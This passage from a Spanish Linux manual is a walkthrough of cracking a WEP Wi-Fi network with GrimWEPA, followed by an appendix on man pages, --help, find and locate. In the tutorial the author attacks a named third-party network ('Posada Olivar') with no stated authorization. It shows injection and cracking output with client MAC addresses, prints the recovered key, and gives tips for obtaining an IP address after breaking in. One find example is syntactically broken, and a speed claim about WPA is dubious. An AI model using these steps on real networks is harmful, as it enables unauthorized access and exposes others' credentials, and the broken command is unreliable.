14.4. Suite de ataque 2: GrimWPA

GrimWPA es otra interface descripta por Antrax. Tiene el merito de funcionar muy bien y de ser un proyecto libre, alojado paradojicamente en <http://code.google.com/p/grimwepa/>

14.4.1.1. Introducción

Grimwepa es una aplicación hecha en java, es multiplataforma y sirve para desencriptar redes inalámbricas sin la necesidad de ingresar comandos en la consola.

Para este tutorial les mostrare como sacar una password de una red con encriptación WEP.

Esta aplicación es gratuita y la pueden conseguir en internet. Esta en portugués, pero es muy fácil entenderla.

14.4.1.2. Conociendo la aplicación




Bueno, como se puede ver, esta es la aplicación. Seguramente la primera vez que la ejecuten la verán amarilla, y eso es porque en la parte inferior derecha se le puede cambiar el color... Aun así, lo estético poco hace en cuanto a lo funcional, por lo tanto el color es lo de menos.

Para ubicarlos mejor, he numerado las funciones más vitales o al menos las que utilizaremos en este tutorial.

- 1. Wifi Interface:** Es la interface que tenemos a modo monitor. En otras palabras, seria la tarjeta de red, adaptador usb, etc. que utilizaremos para atacar la red.
- 2. Todos los Canales:** Seleccionamos todos los canales, para que a la hora de scannear, nos muestre una extensa lista de redes para atacar.
- 3. Buscar Redes:** El botón buscar, como bien dice la palabra, sirve para buscar redes dentro del alcance.
- 4. Método de Ataque:** Aquí se selecciona que tipo de ataque vamos a realizarle a la red seleccionada.
- 5. Iniciar Ataque:** Se autentica a la red y comienza la captura de lvs.
- 6. Iniciar cracking:** A partir de los lvs capturados, la suite de aircrack los desencripta hasta obtener la password.


14.4.1.3. Scanneo y ataque

Una vez seleccionada la interface en modo monitor, presionamos el botón Buscar.



Para este tutorial me centrare en la red con encriptación WEP llamada "Posada Olivar".

Lo que debo hacer ahora, es seleccionarla y elegir un ataque.



Como se puede ver en la imagen nos permite seleccionar varios tipos de ataques. Entre los cuales podemos ver Arp-replay, Chop-Chop, Fragmentation, Caffe-latte, p0841 attack, Passive capture.


Yo seleccionare el de Fragmentacion, ya que es el que mejores resultados me da.

De todas formas cabe aclarar que cada router es un caso aparte. Algunos pueden ser vulnerables al ataque de fragmentación, otros al chop-chop, otros a todos y otros a ninguno. Es cuestión de ir probando. También hay que ver si hay o no clientes conectados, etc.

Lo que se hace es poner un ataque y esperar de 3 a 5 minutos y si no captura datos, entonces pasar al ataque siguiente y así hasta lograr capturar paquetes.

Hay veces que pondremos iniciar ataque y no avanzara, o saltara un cartel. Esto es porque no se ha podido autenticar a la red. Como consecuencia notaremos que la captura de lvs es más lenta, en otros casos ni siquiera capturara, esto puede deberse a varios motivos y el más común es que estemos lejos de esa red...

14.4.1.4. Comenzando el Ataque



Una vez seleccionada la red y el ataque, presionamos en “Iniciar Ataque”.

Inmediatamente se autenticara a la red y comenzara la captura de lvs. En caso de no autenticarse, es porque como dijimos antes, estamos lejos o el router tiene algún tipo de protección.

Podremos notar que se nos abre una nueva consola y nos mostrara los clientes en línea y los lvs Capturados.

Los lvs son los #Datas que muestra la consola.

Después de un rato, podremos notar que comenzaran a incrementar los lvs.

```

CH 6 ][ Elapsed: 1 hour 1 min ][ 2011-11-03 08:53 ][ Decloak: 00:23:D3:00:ED:F5
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:23:D3:00:ED:F5 -74 96 32995 4787 0 6 54 WEP WEP OPN Posada olivar

BSSID          STATION          PWR Rate Lost Packets Probes
00:23:D3:00:ED:F5 F4:EC:38:8D:F1:5A 0 0 - 1 9 488846
00:23:D3:00:ED:F5 8C:7B:9D:E9:98:AB -1 11 - 0 0 1648

^ v x gw-arpreplay
No source MAC (-h) specified. Using the device MAC (F4:EC:38:8D:F1:5A)
Saving chosen packet in replay_src-1103-075214.cap
You should also start airodump-ng to capture replies.

Sent 244378 packets...(600 pps)

```

Como se puede ver en la imagen, hace todo automático. Inyecta paquetes y captura lvs.

Una vez pasado los 5000 lvs, podemos empezar a crackear la password.

14.4.1.5. Cracheando la Password

Presionamos sobre el botón “Iniciar Cracking” y esperamos a tener suerte...

```


Aircrack-ng 1.1 r1904

[00:00:27] Tested 1583401 keys (got 306 IVs)

KB   depth  byte(vote)
0   4/ 5   C5(1024) 05( 768) 0C( 768) 0E( 768) 19( 768) 2B( 768) 2C( 768)
1   0/ 1   69(1536) 2F(1024) 4E(1024) 5E(1024) 67(1024) A9(1024) AA(1024)
2   2/ 3   B9(1280) 10(1024) 15(1024) 67(1024) 97(1024) 9F(1024) CB(1024)
3   12/ 13  16(1024) 11( 768) 49( 768) 4F( 768) 53( 768) 63( 768) 64( 768)
4   6/ 7   D0(1024) 0C( 768) 17( 768) 32( 768) 3D( 768) 3E( 768) 47( 768)
5   0/ 3   5E(1280) 06(1024) 38(1024) 5C(1024) 64(1024) C6(1024) CF(1024)
6   0/ 1   9B(1280) 37(1024) 63(1024) 6A(1024) 6E(1024) BB(1024) A4(1024)
7   4/ 5   02(1024) 03( 768) 10( 768) 14( 768) 1A( 768) 1E( 768) 26( 768)
8   0/ 1   E5(1792) F9(1280) 1E(1024) 4A(1024) 56(1024) 5B(1024) 6B(1024)
9   0/ 1   64(1280) 06(1024) 53(1024) 61(1024) 64(1024) 73(1024) 75(1024)
10  0/ 1   34(1536) 1C(1280) D7(1280) 06(1024) 1D(1024) 38(1024) 4D(1024)
11  5/ 11  D2(1024) 01( 768) 09( 768) 1A( 768) 35( 768) 54( 768) 57( 768)
12  1/ 2   CB(1280) 19(1024) 3B(1024) 49(1024) C2(1024) D4(1024) F1(1024)

```

Como se puede ver, comenzó a crackear, y les mostrare ahora un caso muy particular. Que es cuando no tenemos la suficiente cantidad de lvs capturados.



Aircrack-ng 1.1 r1904


[00:01:41] Tested 152461 keys (got 6144 IVs)

KB	depth	byte(vote)
0	59/ 61	C4(7060) B6(7024) 48(7016) 9F(6992) 4F(6948) F6(6948) 45(6912)
1	8/ 11	BF(8420) D9(8416) E1(8384) 74(8344) 67(8200) BF(8160) 80(8128))
2	20/ 2	5D(7792) 0B(7788) E9(7788) 2E(7752) D5(7748) DE(7684) 42(7648)
3	6/ 3	39(8340) 7B(8264) 4C(8232) C4(8192) 03(8160) 3C(8160) 7F(8120)
4	4/ 5	84(8964) 44(8784) 02(8780) 09(8712) D8(8708) A8(8672) 6B(8636)

Failed. Next try with 10000 IVs.

Como se puede ver, dice que falló el ataque, y que vuelva a intentar cuando tenga 10.000 lvs.

Seguimos esperando, un poco más a tener más lvs



CH 6][Elapsed: 8 hours 29 mins][2011-11-03 16:22][Decloak: 00:23:D3:00:ED:F5


BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:23:D3:00:ED:F5	-88	100	224005	35376	2	6	54	WEP	WEP	SKA Posada olivar

BSSID STATION PWR Rate Lost Packets Probes

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:23:D3:00:ED:F5	F4:EC:38:8D:F1:5A	0	0 - 1	285	4171620	
00:23:D3:00:ED:F5	8C:7B:90:E9:98:AB	-1	5 - 0	0	35961	
00:23:D3:00:ED:F5	34:51:C9:BA:69:9C	-1	2 - 0	0	6400	
00:23:D3:00:ED:F5	B8:FF:61:EC:EC:17	-1	11 - 0	0	4419	

Como se aprecia, ya pase los 35.000, asi que vuelvo a intentar crackear ahora...

Si el programa cierra todas las consolas, es porque ya tiene la password.



Ahora si miramos el botón "Key tank (1)" Veremos ese numero, eso quiere decir que tenemos 1 password capturada.

Si damos click en el, nos mostrara la password.

Grim Wepa Senhas Armazenadas				
network name	enc	password	date cracked	more info
Posada olivar	WEP	1551100960	2011-11-03 1...	fragmentatio...
sign on	1551100960	n/a	remove	
select an account to view more info				

Bueno, la grilla esta, nos muestra una serie de información, como el nombre de la red, el tipo de encriptación, la contraseña, fecha y el tipo de ataque con el cual saco la password.

En mi caso la contraseña es **1551100960**

14.4.2. Conclusion


De lo aprendido puede comprobarse que **todas** las redes son vulnerables. Existen excepciones que no suelen verse con frecuencia.

Para saber defenderse, hay que saber como atacar. Y como he mostrado hasta ahora lo mas seguro es usar encriptación de tipo WPA / WPA2, puesto que esta norma permite combinación de caracteres alfanuméricos y simbolos, y debido a su topología es un 80% mas rápida que la vieja WEP. También es apenas mas incompatible: ciertas viejas placas de red o celulares podrían no asociarse ni siquiera conociendo la contraseña.

En el caso de WPA, un hacker debe contar con buenos diccionarios, o al menos mucha paciencia para esperar el proceso de brute enforcer, sobre todo si la contraseña es compleja.

También tengan en cuenta que si el ataque se demora mucho, puede ser estamos lejos del Access Point, que no haya otros clientes conectados, o que el router tenga algún tipo de protección. A veces hemos asociado exitosamente, pero el DHCP del router ha sido desactivado. En este último caso, si bien poseemos la contraseña hackeada, no se obtiene ip durante la conexión. Solo se debe probar en algunos rangos típicos, cambiando el tercer octeto en la secuencia 192.168.x.x por valores clásicos: 0, 1, 2, 100, etc.

15. Apéndice A: ¡Ayuda!



15.1. En el servidor

Cuando se encuentre bajo ambiente Unix, Linux, o aún MAC OS/X, existe un buen número de elementos dentro del mismo servidor que proporcionan ayuda. Se encuentran centralizados y todos obedecen a los mismos patrones

15.1.1. Ayuda de los comandos

Los comandos de la consola poseen una ayuda muy completa, que puede ser invocada en cualquier momento

15.1.1.1. Man (manual pages)

Su uso es muy simple: se invoca como **man <comando>**

```
s@zion:~$ man ls

NOMBRE
       ls, dir, vdir - listan los contenidos de directorios

SINOPSIS
       ls [opciones] [fichero...]
       dir [fichero...]

DESCRIPCIÓN
       El programa ls lista primero sus argumentos no directorios fichero, y
luego para cada argumento directorio todos los ficheros susceptibles de listarse
contenidos en dicho directorio. Si no hay presente ningún argumento aparte de
las opciones, se supone un argumento predeterminado '.' (el directorio de trabajo).
       La opción -d hace que los directorios se traten como argumentos no
directorios; es decir, como ficheros normales.
       Un fichero es susceptible de listarse cuando su nombre no comienza con '.' o
cuando se da la opción -a (o -A, vea más abajo).

       Las páginas man vienen preinstaladas en inglés. Sin embargo pueden obtenerse en español. En
Debian/Ubuntu pueden descargarse mediante el comando
```

```
apt-get install manpages-es
```

Cuando **man** no encuentra la descripción en español, devuelve la versión en inglés.

15.1.1.2. Info

El comando info se utiliza igual que man, pero ofrece una información mucho mas detallada, orientada generalmente al programador que desea interactuar con el comando.

15.1.1.3. --help

El modificador **--help** ofrece una muy corta descripción acerca del uso del comando. Equivale al **/?** del DOS.

```
s@zion:~$ gzip --help
gzip 1.3.5
(2002-09-30)
usage: gzip [-cdfhlLnNrtvV19] [-S suffix] [file ...]
-c --stdout      write on standard output, keep original files unchanged
-d --decompress  decompress
-f --force       force overwrite of output file and compress links
-h --help        give this help
```

```
-l --list      list compressed file contents
-L --license  display software license
-n --no-name  do not save or restore the original name and time stamp
-N --name    save or restore the original name and time stamp
-q --quiet   suppress all warnings
-r --recursive  operate recursively on directories
```

15.1.2. Herramientas para encontrar cosas

Una de las primeras cosas que hace un novato es perder la ubicación de sus trabajos.

15.1.2.1. Find

Este es el comando típico para buscar archivos. Su uso es extremadamente variado, y sus posibilidades muy grandes. Internet está repleto de tutoriales que potencian este comando.

Buscar en todo el sistema, es decir a partir de la raíz “/”, un archivo en particular:

```
find / -name granja.gif
```

Buscar en la carpeta actual, y todas sus subcarpetas, archivos superiores a 100 Megabytes

```
find . +100000k
```

Borrarle todos los mp3 a horacio

```
find /home/horacio -name "*mp3" -delete
```

15.1.2.2. Locate

Find es muy poderoso, pero busca secuencialmente al estilo del Inicio/Buscar de Windows. En un sistema con muchos archivos puede llegar a demorarse bastante.

El comando locate, en cambio, utiliza una base indexada para encontrar **inmediatamente** el archivo. El comando que indexa la base de archivos se llama updatedb, y corre periódicamente en el sistema buscando cambios. Sin embargo, un usuario con privilegios puede obligar a updatedb a actualizarse en el momento.

```
s@zion:~$ locate "*.avi"
